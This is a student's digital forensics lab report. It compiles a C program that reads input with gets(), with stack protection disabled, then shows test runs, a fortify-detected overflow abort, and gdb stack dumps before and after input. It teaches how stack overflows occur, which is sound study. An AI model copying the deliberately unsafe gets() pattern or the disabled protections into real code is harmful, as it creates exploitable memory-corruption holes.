

Rahul Prithu
CSCI395 – Digital Forensics
Lab 6

Compiling program with disabling buffer overflow protection:



```
blue@blue-VirtualBox:~/lab6$ gcc -fno-stack-protector -g -O2 -o program program.
c
program.c: In function ‘getName’:
program.c:10:7: warning: ignoring return value of ‘gets’, declared with attribut
e warn_unused_result [-Wunused-result]
```


Test Run:



```
blue@blue-VirtualBox:~/lab6$ ./program
Enter your name:
Rahul
Try again
blue@blue-VirtualBox:~/lab6$ ./program
Enter your name:

Try again
blue@blue-VirtualBox:~/lab6$ ./program
Enter your name:
Rahul Arefin Prithu
*** buffer overflow detected ***: ./program terminated
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb765e0e5]
/lib/i386-linux-gnu/libc.so.6(+0x102eba)[0xb765ceba]
/lib/i386-linux-gnu/libc.so.6(__gets_chk+0x165)[0xb765ce25]
./program[0x80484d3]
./program[0x80483f5]
/lib/i386-linux-gnu/libc.so.6(__libc_start_main+0xf3)[0xb75734d3]
./program[0x804841d]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 816413     /home/blue/lab6/program
08049000-0804a000 r--p 00000000 08:01 816413     /home/blue/lab6/program
0804a000-0804b000 rw-p 00001000 08:01 816413     /home/blue/lab6/program
093eb000-0940c000 rw-p 00000000 00:00 0          [heap]
b75cc000-b75e8000 r-xp 00000000 08:01 787353     /lib/i386-linux-gnu/libgcc_s.so
.1
b75e8000-b75e9000 r--p 0001b000 08:01 787353     /lib/i386-linux-gnu/libgcc_s.so
.1
b75e9000-b75ea000 rw-p 0001c000 08:01 787353     /lib/i386-linux-gnu/libgcc_s.so
.1
b75fa000-b75fb000 rw-p 00000000 00:00 0
b75fb000-b779e000 r-xp 00000000 08:01 787332     /lib/i386-linux-gnu/libc-2.15.s
o
b779e000-b77a0000 r--p 001a3000 08:01 787332     /lib/i386-linux-gnu/libc-2.15.s
o
b77a0000-b77a1000 rw-p 001a5000 08:01 787332     /lib/i386-linux-gnu/libc-2.15.s
o
b77a1000-b77a4000 rw-p 00000000 00:00 0
b77b1000-b77b6000 rw-p 00000000 00:00 0
b77b6000-b77b7000 r-xp 00000000 00:00 0          [vdso]
b77b7000-b77d7000 r-xp 00000000 08:01 787312     /lib/i386-linux-gnu/ld-2.15.so
b77d7000-b77d8000 r--p 0001f000 08:01 787312     /lib/i386-linux-gnu/ld-2.15.so
b77d8000-b77d9000 rw-p 00020000 08:01 787312     /lib/i386-linux-gnu/ld-2.15.so
bfd29000-bfd4a000 rw-p 00000000 00:00 0          [stack]
Aborted (core dumped)
```


Variable buf is a local variable. A local variable is stored in a stack.
gets() function uses stdin to read any number of characters given as input. In other words input size is not limited to the size of the variable. Therefore, if the input size is bigger than the size of the variable, it will overflow in the stack.

To analyze the stack, first we set a break point at line 35, when getName() is called. This will give the initial state of the stack. The second break point is set at line 11. When gets() is called, it will show how the data (buf) is stored in stack.




```
gdb> break 35
Breakpoint 1 at 0x80483f0: file program.c, line 35.
gdb> break 11
Breakpoint 2 at 0x80484bf: file program.c, line 11.
gdb> run
_______________________________________________________________________________
     eax:00000001 ebx:B7FC6FF4  ecx:BFFFF7B4  edx:BFFFF744     eflags:00000282
     esi:00000000 edi:00000000  esp:BFFFF710  ebp:BFFFF718     eip:080483F0
     cs:0073  ds:007B  es:007B  fs:0000  gs:0033  ss:007B    o d I t S z a p c
[007B:BFFFF710]---------------------------------------------------------[stack]
BFFFF740 : 4C 82 04 08  F4 6F FC B7 - 00 00 00 00  00 00 00 00 L....o..........
BFFFF730 : 00 00 00 00  1C F7 FF BF - BC F7 FF BF  00 00 00 00 ................
BFFFF720 : 01 00 00 00  B4 F7 FF BF - BC F7 FF BF  58 C8 FD B7 ............X...
BFFFF710 : 40 85 04 08  00 00 00 00 - 00 00 00 00  D3 B4 E3 B7 @...............
[007B:BFFFF710]---------------------------------------------------------[ data]
BFFFF710 : 40 85 04 08  00 00 00 00 - 00 00 00 00  D3 B4 E3 B7 @...............
BFFFF720 : 01 00 00 00  B4 F7 FF BF - BC F7 FF BF  58 C8 FD B7 ............X...
[0073:080483F0]---------------------------------------------------------[ code]
=> 0x80483f0 <main+16>: call   0x80484b0 <getName>
   0x80483f5 <main+21>: call   0x80484f0 <badPassword>
   0x80483fa:   nop
   0x80483fb:   nop
   0x80483fc <_start>:  xor    %ebp,%ebp
   0x80483fe <_start+2>:        pop    %esi
------------------------------------------------------------------------------

Breakpoint 1, main () at program.c:35
35                      name = getName();
```

Before Input:




```
gdb> s
Enter your name:
_______________________________________________________________________________
     eax:00000011 ebx:B7FC6FF4  ecx:FFFFFFFF  edx:B7FC88B8     eflags:00000282
     esi:00000000 edi:00000000  esp:BFFFF6E0  ebp:BFFFF718     eip:080484BF
     cs:0073  ds:007B  es:007B  fs:0000  gs:0033  ss:007B    o d I t S z a p c
[007B:BFFFF6E0]---------------------------------------------------------[stack]
BFFFF710 : 40 85 04 08  00 00 00 00 - 00 00 00 00  D3 B4 E3 B7 @...............
BFFFF700 : 80 D2 FE B7  00 00 00 00 - 49 85 04 08  F5 83 04 08 ........I.......
BFFFF6F0 : FF FF FF FF  96 51 E5 B7 - F4 6F FC B7  25 52 E5 B7 .....Q...o..%R..
BFFFF6E0 : 10 86 04 08  00 80 00 00 - F4 9F 04 08  61 85 04 08 ............a...
[007B:BFFFF6E0]---------------------------------------------------------[ data]
BFFFF6E0 : 10 86 04 08  00 80 00 00 - F4 9F 04 08  61 85 04 08 ............a...
BFFFF6F0 : FF FF FF FF  96 51 E5 B7 - F4 6F FC B7  25 52 E5 B7 .....Q...o..%R..
[0073:080484BF]---------------------------------------------------------[ code]
=> 0x80484bf <getName+15>:      lea    0x12(%esp),%eax
   0x80484c3 <getName+19>:      movl   $0xe,0x4(%esp)
   0x80484cb <getName+27>:      mov    %eax,(%esp)
   0x80484ce <getName+30>:      call   0x80483d0 <__gets_chk@plt>
   0x80484d3 <getName+35>:      xor    %eax,%eax
   0x80484d5 <getName+37>:      cmpb   $0x0,0x12(%esp)
------------------------------------------------------------------------------
```

After Inputing “Rahul”:




```
gdb> s
Rahul
_______________________________________________________________________________
     eax:BFFFF6F2 ebx:B7FC6FF4  ecx:B7FC88C4  edx:BFFFF6F2     eflags:00000282
     esi:00000000 edi:00000000  esp:BFFFF6E0  ebp:BFFFF718     eip:080484D3
     cs:0073  ds:007B  es:007B  fs:0000  gs:0033  ss:007B    o d I t S z a p c
[007B:BFFFF6E0]---------------------------------------------------------[stack]
BFFFF710 : 40 85 04 08  00 00 00 00 - 00 00 00 00  D3 B4 E3 B7 @...............
BFFFF700 : 80 D2 FE B7  00 00 00 00 - 49 85 04 08  F5 83 04 08 ........I.......
BFFFF6F0 : FF FF 52 61  68 75 6C 00 - F4 6F FC B7  25 52 E5 B7 ..Rahul..o..%R..
BFFFF6E0 : F2 F6 FF BF  0E 00 00 00 - F4 9F 04 08  61 85 04 08 ............a...
[007B:BFFFF6F2]---------------------------------------------------------[ data]
BFFFF6F2 : 52 61 68 75  6C 00 F4 6F - FC B7 25 52  E5 B7 80 D2 Rahul..o..%R....
BFFFF702 : FE B7 00 00  00 00 49 85 - 04 08 F5 83  04 08 40 85 ......I.......@.
[0073:080484D3]---------------------------------------------------------[ code]
=> 0x80484d3 <getName+35>:      xor    %eax,%eax
   0x80484d5 <getName+37>:      cmpb   $0x0,0x12(%esp)
   0x80484da <getName+42>:      setne  %al
   0x80484dd <getName+45>:      add    $0x2c,%esp
   0x80484e0 <getName+48>:      ret
   0x80484e1:   jmp    0x80484f0 <badPassword>
------------------------------------------------------------------------------
getName () at program.c:13
```


After Inputing “Rahul Arefin Prithu”:



```
gdb> s
Rahul Arefin Prithu
*** buffer overflow detected ***: /home/blue/lab6/program terminated
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb7f260e5]
/lib/i386-linux-gnu/libc.so.6(+0x102eba)[0xb7f24eba]
/lib/i386-linux-gnu/libc.so.6(__gets_chk+0x165)[0xb7f24e25]
/home/blue/lab6/program[0x80484d3]
/home/blue/lab6/program[0x80483f5]
/lib/i386-linux-gnu/libc.so.6(__libc_start_main+0xf3)[0xb7e3b4d3]
/home/blue/lab6/program[0x804841d]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 816411     /home/blue/lab6/program
08049000-0804a000 r--p 00000000 08:01 816411     /home/blue/lab6/program
0804a000-0804b000 rw-p 00001000 08:01 816411     /home/blue/lab6/program
0804b000-0806c000 rw-p 00000000 00:00 0          [heap]
b7df3000-b7e0f000 r-xp 00000000 08:01 787353     /lib/i386-linux-gnu/libgcc_s.so.
1
b7e0f000-b7e10000 r--p 0001b000 08:01 787353     /lib/i386-linux-gnu/libgcc_s.so.
1
b7e10000-b7e11000 rw-p 0001c000 08:01 787353     /lib/i386-linux-gnu/libgcc_s.so.
1
b7e21000-b7e22000 rw-p 00000000 00:00 0
b7e22000-b7fc5000 r-xp 00000000 08:01 787332     /lib/i386-linux-gnu/libc-2.15.so
```



```
-------------------------------------------------------------------------------
     eax:00000000 ebx:00000C7A  ecx:00000C7A  edx:00000006     eflags:00010246
     esi:00000000 edi:B7FC6FF4  esp:BFFFEED0  ebp:BFFFF648     eip:B7FDD416
     cs:0073  ds:007B  es:007B  fs:0000  gs:0033  ss:007B    o d I t s Z a P c
[007B:BFFFEED0]---------------------------------------------------------[stack]
BFFFEF00 : CC EF FF BF  73 00 00 00 - EC EF FF BF  BE 8C F0 B7 ....s...........
BFFFEEF0 : 00 00 00 00  02 00 00 00 - C0 81 04 08  CC 81 04 08 ................
BFFFEEE0 : 06 00 00 00  80 EF FF BF - 00 00 00 00  18 F9 FF B7 ................
BFFFEED0 : DF 01 E5 B7  F4 6F FC B7 - 00 F0 FF BF  25 38 E5 B7 .....o......%8..
[007B:B7FC6FF4]---------------------------------------------------------[ data]
B7FC6FF4 : 7C 4D 1A 00  58 C8 FD B7 - A0 26 FF B7  66 8E E3 B7 |M..X....&..f...
B7FC7004 : 76 8E E3 B7  86 8E E3 B7 - 00 97 EC B7  A6 8E E3 B7 v...............
[0073:B7FDD416]---------------------------------------------------------[ code]
=> 0xb7fdd416 <__kernel_vsyscall+2>:    ret
   0xb7fdd417:  add    %ch,(%esi)
   0xb7fdd419:  jae    0xb7fdd483
   0xb7fdd41b:  jae    0xb7fdd491
   0xb7fdd41d:  jb     0xb7fdd493
   0xb7fdd41f:  popa
------------------------------------------------------------------------------
0xb7fdd416 in __kernel_vsyscall ()
gdb> x/16xg 0xbffff6e0
0xbffff6e0:     0x0000000ebffff6f2      0x0804856108049ff4
0xbffff6f0:     0x206c75686152ffff      0x50206e6966657241
0xbffff700:     0x00000000b7fed280      0x080483f508048549
0xbffff710:     0x0000000008048540      0xb7e3b4d300000000
0xbffff720:     0xbffff7b400000001      0xb7fdc858bffff7bc
0xbffff730:     0xbffff71c00000000      0x00000000bffff7bc
0xbffff740:     0xb7fc6ff40804824c      0x0000000000000000
0xbffff750:     0x4b389ff100000000      0x0000000073bffbe1
```



